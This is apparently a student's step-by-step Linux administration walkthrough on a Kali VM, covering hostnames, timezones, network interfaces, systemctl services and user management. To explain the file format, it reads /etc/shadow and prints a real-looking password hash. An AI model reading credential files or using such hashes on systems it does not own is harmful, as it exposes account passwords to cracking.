
```
sachintha@vm1:~$ sudo vim /etc/hosts
[sudo] password for sachintha:
```



```
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

- Press I to switch to editing mode




```
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

- Then change the hostname into “vm1” from “kali” and press “Esc” key to exit from editing mode
- Then press “:” key and type “wq!” which means *write quit*


- Then press “Enter” key



```
127.0.0.1      localhost
127.0.1.1      vm1

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

:wq!
```



```
sachintha@vm1:~$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      vm1

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sachintha@vm1:~$
```

- ❖ Set date & time
 - *timedatectl* command



```
sachintha@vm1:~$ timedatectl
           Local time: Tue 2020-09-22 11:04:36 +0530
           Universal time: Tue 2020-09-22 05:34:36 UTC
                 RTC time: Tue 2020-09-22 05:34:34
                Time zone: Asia/Colombo (+0530, +0530)
System clock synchronized: no
          NTP service: n/a
    RTC in local TZ: no
sachintha@vm1:~$
```

- Checking the time zone

```
sachintha@vm1:~$ cat /etc/timezone
Asia/Colombo
sachintha@vm1:~$
```

- Checking available time zones


```
sachintha@vm1:~$ timedatectl list-timezones
Africa/Abidjan
Africa/Accra
Africa/Algiers
Africa/Bissau
Africa/Cairo
Africa/Casablanca
Africa/Ceuta
Africa/El_Aaiun
Africa/Johannesburg
Africa/Juba
Africa/Khartoum
Africa/Lagos
Africa/Maputo
Africa/Monrovia
Africa/Nairobi
Africa/Ndjamena
Africa/Sao_Tome
Africa/Tripoli
Africa/Tunis
Africa/Windhoek
America/Adak
America/Anchorage
America/Araguaina
America/Argentina/Buenos_Aires
America/Argentina/Catamarca
America/Argentina/Cordoba
America/Argentina/Jujuy
America/Argentina/La_Rioja
Lines 1-30
```

```
sachintha@vm1:~$ timedatectl list-timezones | grep Colombo
Asia/Colombo
sachintha@vm1:~$
```

```
sachintha@vm1:~$ sudo timedatectl set-timezone Asia/Colombo
sachintha@vm1:~$ timedatectl
        Local time: Tue 2020-09-22 11:24:13 +0530
        Universal time: Tue 2020-09-22 05:54:13 UTC
                  RTC time: Tue 2020-09-22 05:54:11
                    Time zone: Asia/Colombo (+0530, +0530)
      System clock synchronized: no
                    NTP service: n/a
          RTC in local TZ: no
sachintha@vm1:~$
```

❖ Network connection

- *ip a command / ifconfig command*




```
sachintha@vm1:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1
000
    link/ether 08:00:27:91:07:1d brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 569sec preferred_lft 569sec
        inet6 fe80::a00:27ff:fe91:71d/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
sachintha@vm1:~$
```

- checking for network interfaces



```
sachintha@vm1:~$ sudo vim /etc/network/interfaces
[sudo] password for sachintha:
```




```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
~
```

- Assignning a DHCP IP by vim editor



A screenshot of a Linux desktop environment showing a terminal window. The terminal title is "sachintha@vm1: ~". The content of the terminal shows the /etc/network/interfaces file:


```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp
```

- Type *ifdown eth0* and *ifup eth0* to turn on & off the network adapter once



A screenshot of a Linux desktop environment showing a terminal window. The terminal title is "sachintha@vm1: ~". The content of the terminal shows the root user performing network operations:

```
sachintha@vm1:~$ sudo su
[sudo] password for sachintha:
root@vm1:/home/sachintha# vim /etc/network/interfaces
root@vm1:/home/sachintha# ifdown eth0
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/08:00:27:91:07:1d
Sending on LPF/eth0/08:00:27:91:07:1d
Sending on Socket/fallback
DHCPRELEASE of 10.0.2.15 on eth0 to 10.0.2.2 port 67
root@vm1:/home/sachintha# ifup eth0
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/08:00:27:91:07:1d
Sending on LPF/eth0/08:00:27:91:07:1d
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 8
DHCPOffer of 192.168.1.4 from 192.168.1.1
DHCPREQUEST for 192.168.1.4 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.1.4 from 192.168.1.1
bound to 192.168.1.4 -- renewal in 32595 seconds.
root@vm1:/home/sachintha#
```

- Assigning a static IP by vim editor




```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.1.3
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255
    gateway 192.168.1.1
    dns-nameserver 8.8.8.8 8.8.4.4
```


- Type *ifdown eth0* and *ifup eth0* to turn on & off the network adapter once



```
root@vm1:/home/sachintha# vim /etc/network/interfaces
root@vm1:/home/sachintha# ifdown eth0
RTNETLINK answers: No such process
RTNETLINK answers: Cannot assign requested address
root@vm1:/home/sachintha# ifup eth0
root@vm1:/home/sachintha#
```

❖ System services

- Checking service status



```
sachintha@vm1:~$ systemctl status networking
● networking.service - Raise network interfaces
  Loaded: loaded (/lib/systemd/system/networking.service; enabled; vendor preset: enabled)
  Active: active (exited) since Wed 2020-09-23 09:16:57 +0530; 26min ago
    Docs: man:interfaces(5)
   Process: 363 ExecStart=/sbin/ifup -a --read-environment (code=exited, status=0/SUCCESS)
 Main PID: 363 (code=exited, status=0/SUCCESS)

Warning: some journal files were not opened due to insufficient permissions.
sachintha@vm1:~$
```

- Stopping a service

A screenshot of a Linux desktop environment showing a terminal window. The terminal title bar says "Terminal" and the date and time are "Sep 23 09:43". The user is at the prompt "sachintha@vm1:~". The terminal shows the following command history and output:
sachintha@vm1:~\$ systemctl stop networking
sachintha@vm1:~\$ systemctl status networking
● networking.service - Raise network interfaces
 Loaded: loaded (/lib/systemd/system/networking.service; enabled; vendor preset: enabled)
 Active: inactive (dead) since Wed 2020-09-23 09:43:40 +0530; 5s ago
 Docs: man:interfaces(5)
 Process: 363 ExecStart=/sbin/ifup -a --read-environment (code=exited, status=0/SUCCESS)
 Process: 2396 ExecStop=/sbin/ifdown -a --read-environment --exclude=lo (code=exited, status=0>
 Main PID: 363 (code=exited, status=0/SUCCESS)

Warning: some journal files were not opened due to insufficient permissions.
lines 1-9/9 (END)

- Starting a service

A screenshot of a Linux desktop environment showing a terminal window. The terminal title bar says "Terminal" and the date and time are "Sep 23 09:44". The user is at the prompt "sachintha@vm1:~". The terminal shows the following command history and output:
sachintha@vm1:~\$ systemctl start networking
sachintha@vm1:~\$ systemctl status networking
● networking.service - Raise network interfaces
 Loaded: loaded (/lib/systemd/system/networking.service; enabled; vendor preset: enabled)
 Active: active (exited) since Wed 2020-09-23 09:44:36 +0530; 4s ago
 Docs: man:interfaces(5)
 Process: 2463 ExecStart=/sbin/ifup -a --read-environment (code=exited, status=0/SUCCESS)
 Main PID: 2463 (code=exited, status=0/SUCCESS)
sachintha@vm1:~\$

- Restarting a service

A screenshot of a Linux desktop environment showing a terminal window. The terminal title bar says "Terminal" and the date and time are "Sep 23 09:45". The user is at the prompt "sachintha@vm1:~". The terminal shows the following command history and output:
sachintha@vm1:~\$ systemctl restart networking
sachintha@vm1:~\$ systemctl status networking
● networking.service - Raise network interfaces
 Loaded: loaded (/lib/systemd/system/networking.service; enabled; vendor preset: enabled)
 Active: active (exited) since Wed 2020-09-23 09:45:23 +0530; 3s ago
 Docs: man:interfaces(5)
 Process: 2642 ExecStart=/sbin/ifup -a --read-environment (code=exited, status=0/SUCCESS)
 Main PID: 2642 (code=exited, status=0/SUCCESS)
sachintha@vm1:~\$

➤ Checking user details

❖ User types

Users are accounts that can be used to login into a system. Each user is identified by a unique identification number or UID by the system. All the information of users in a system are stored in /etc/passwd file. The hashed passwords for users are stored in /etc/shadow file.

Users can be divided into two categories on the basis of the level of access.

- ✓ System user
- ✓ Regular user

When a new user is created, by default system takes following actions

- ✓ Assigns UID to the user
- ✓ Creates a home directory /home/
- ✓ Sets the default shell of the user to be /bin/sh
- ✓ Creates a private user group, named after the username itself
- ✓ Contents of /etc/skel are copied to the home directory of the new user
- ✓ .bashrc, .bash_profile and .bash_logout are copied to the home directory of new user. These files provide environment variables for this user's session.

❖ With cat /etc/passwd command

This file is readable by any user but only root has read and write permissions for it. This file consists of the following colon separated information about users in a system. An `x` in this field denotes that the encrypted password is stored in the /etc/shadow file.

```
sachintha:x:1000:1000:Sachintha Akalanka,:/home/sachintha:/bin/bash
```

User name

User password

User ID

Group ID

User description

User home folder

Terminal type

- With `cat /etc/shadow` command

This file is readable and writable by only by root user. This file consists of the following colon separated information about password of users in a system

```
sachintha:$6$Fb.EfroCCf1M$eDZHaGQcyu6gT1H1kr1cayH2EUT5EGYz0HvTx1G.A5II67AJHt/JI716YMftC/FFU3a
$YmnEAz8q5Z9dIBwZ/:18527:0:99999:7:-
systemd-coredump:*:18527:7:-
sachintha@vm1:~$
```

Username field Password field Last password changes Warning period Minimum delay between password changes Account validity Valid period for the password Account disability

- With `id <username>` command

```
sachintha@vm1:~$ id sachintha
uid=1000(sachintha) gid=1000(sachintha) groups=1000(sachintha),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),129(scanner)
sachintha@vm1:~$
```

- Creating a regular user (`sudo useradd <username>`)

`useradd` is a command in Linux that is used to add user accounts to your system. It is just a symbolic link to `adduser` command in Linux and the difference between both of them is that `useradd` is a native binary compiled with system whereas `adduser` is a Perl script which uses `useradd` binary in the background. It makes changes to the following files:

- ✓ `/etc/passwd`
- ✓ `/etc/shadow`
- ✓ `/etc/group`
- ✓ `/etc/gshadow`

creates a directory for new user in `/home`

The user that is created here is an ordinary. Hasn't home directory.

```
sachintha@vm1:~$ sudo useradd user1  
[sudo] password for sachintha:  
sachintha@vm1:~$
```

```
sachintha@vm1:~$ sudo tail -n 5 /etc/passwd  
[sudo] password for sachintha:  
king-phisher:x:128:137::/var/lib/king-phisher:/usr/sbin/nologin  
Debian-gdm:x:129:138:GNOME Display Manager:/var/lib/gdm3:/bin/false  
sachintha:x:1000:1000:Sachintha Akalanka,,,:/home/sachintha:/bin/bash  
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin  
user1:x:1001:1001::/home/user1:/bin/sh  
sachintha@vm1:~$
```

- Giving a password (*sudo passwd <username>*)

```
sachintha@vm1:~$ sudo passwd user1  
New password:  
Retype new password:  
passwd: password updated successfully  
sachintha@vm1:~$
```

- Switching to the created user account (*sudo su <username>*)

```
sachintha@vm1:~$ sudo su user1  
$  
$ exit  
sachintha@vm1:~$
```

- Using the manual for commands

```
USERADD(8)          System Management Commands          USERADD(8)  
  
NAME  
    useradd - create a new user or update default new user information  
  
SYNOPSIS  
    useradd [options] LOGIN  
    useradd -D  
    useradd -D [options]  
  
DESCRIPTION  
    useradd is a low level utility for adding users. On Debian, administrators should  
    usually use adduser(8) instead.  
  
    When invoked without the -D option, the useradd command creates a new user account using  
    the values specified on the command line plus the default values from the system.  
    Depending on command line options, the useradd command will update system files and may  
    also create the new user's home directory and copy initial files.  
  
    By default, a group will also be created for the new user (see -g, -N, -U, and  
    GROUPS_ENAB).  
  
OPTIONS  
    The options which apply to the useradd command are:  
  
    --badname  
    Manual page useradd(8) line 1/433 5% (press h for help or q to quit)
```

- Low utility user - options

```
sachintha@vm1:~$ sudo cat /etc/default/useradd
# Default values for useradd(8)
#
# The SHELL variable specifies the default login shell on your
# system.
# Similar to DSHELL in adduser. However, we use "sh" here because
# useradd is a low level utility and should be as general
# as possible
SHELL=/bin/sh
#
# The default group for users
# 100=users on Debian systems
# Same as USERS_GID in adduser
# This argument is used when the -n flag is specified.
# The default behavior (when -n and -g are not specified) is to create a
# primary user group with the same name as the user being added to the
# system.
# GROUP=100
#
# The default home directory. Same as DHOME for adduser
# HOME=/home
#
# The number of days after a password expires until the account
# is permanently disabled
# INACTIVE=-1
#
# The default expire date
# EXPIRE=
#
# The FSFS_MOUNTS specifies the directories containing shadowed users
```

- *sudo cat /etc/login.defs* command

The user ID range and group ID range can be changed using vim.

```
# UID_MIN          1000
#UID_MAX          60000
# System accounts
#SYS_UID_MIN      100
#SYS_UID_MAX      999
#
# Min/max values for automatic gid selection in groupadd
#
# GID_MIN          1000
#GID_MAX          60000
# System accounts
#SYS_GID_MIN      100
#SYS_GID_MAX      999
```

- Creating a home directory for the regular user

- ✓ Creating a backup (*sudo cp /etc/login.defs /etc/login.defs.old*)

```
sachintha@vm1:~$ sudo cp /etc/login.defs /etc/login.defs.old
[sudo] password for sachintha:
sachintha@vm1:~$
```

- ✓ Creating a user with home directory (*sudo useradd -md <location> <username>*)

```
sachintha@vm1:~$ sudo useradd -md /home/user2 user2
sachintha@vm1:~$ ls /home
sachintha  user2
sachintha@vm1:~$
```

m command – to create the users home directory

d command – to give te path for home directory

- ✓ Checking available shells (*cat /etc/shells*)

```
sachintha@vm1:~$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/bin/dash
/usr/bin/dash
/bin/zsh
/usr/bin/zsh
/usr/bin/tmux
/usr/bin/screen
sachintha@vm1:~$
```

- ❖ Changing the shell type of a user (*sudo usermod -s <shell type> <user name>*)

s command – to change the login shell

```
sachintha@vm1:~$ sudo usermod -s /bin/bash user2
sachintha@vm1:~$ sudo cat /etc/passwd | grep user2
user2:x:1002:1002::/home/user2:/bin/bash
sachintha@vm1:~$
```

- ❖ Creating a user with home directory & shell once (*sudo useradd -md <location> -s <shell type> <username>*)

Password should be added after this


```
sachintha@vm1:~$ sudo useradd -md /home/user3 -s /bin/bash user3
sachintha@vm1:~$ ls /home
sachintha user2 user3
sachintha@vm1:~$
```

- ❖ Deleting a use account (*sudo userdel -rf <user name>*)

userdel command in Linux system is used to delete a user account and related files. This command basically modifies the system account files, deleting all the entries which refer to the username LOGIN. It is a low-level utility for removing the users.

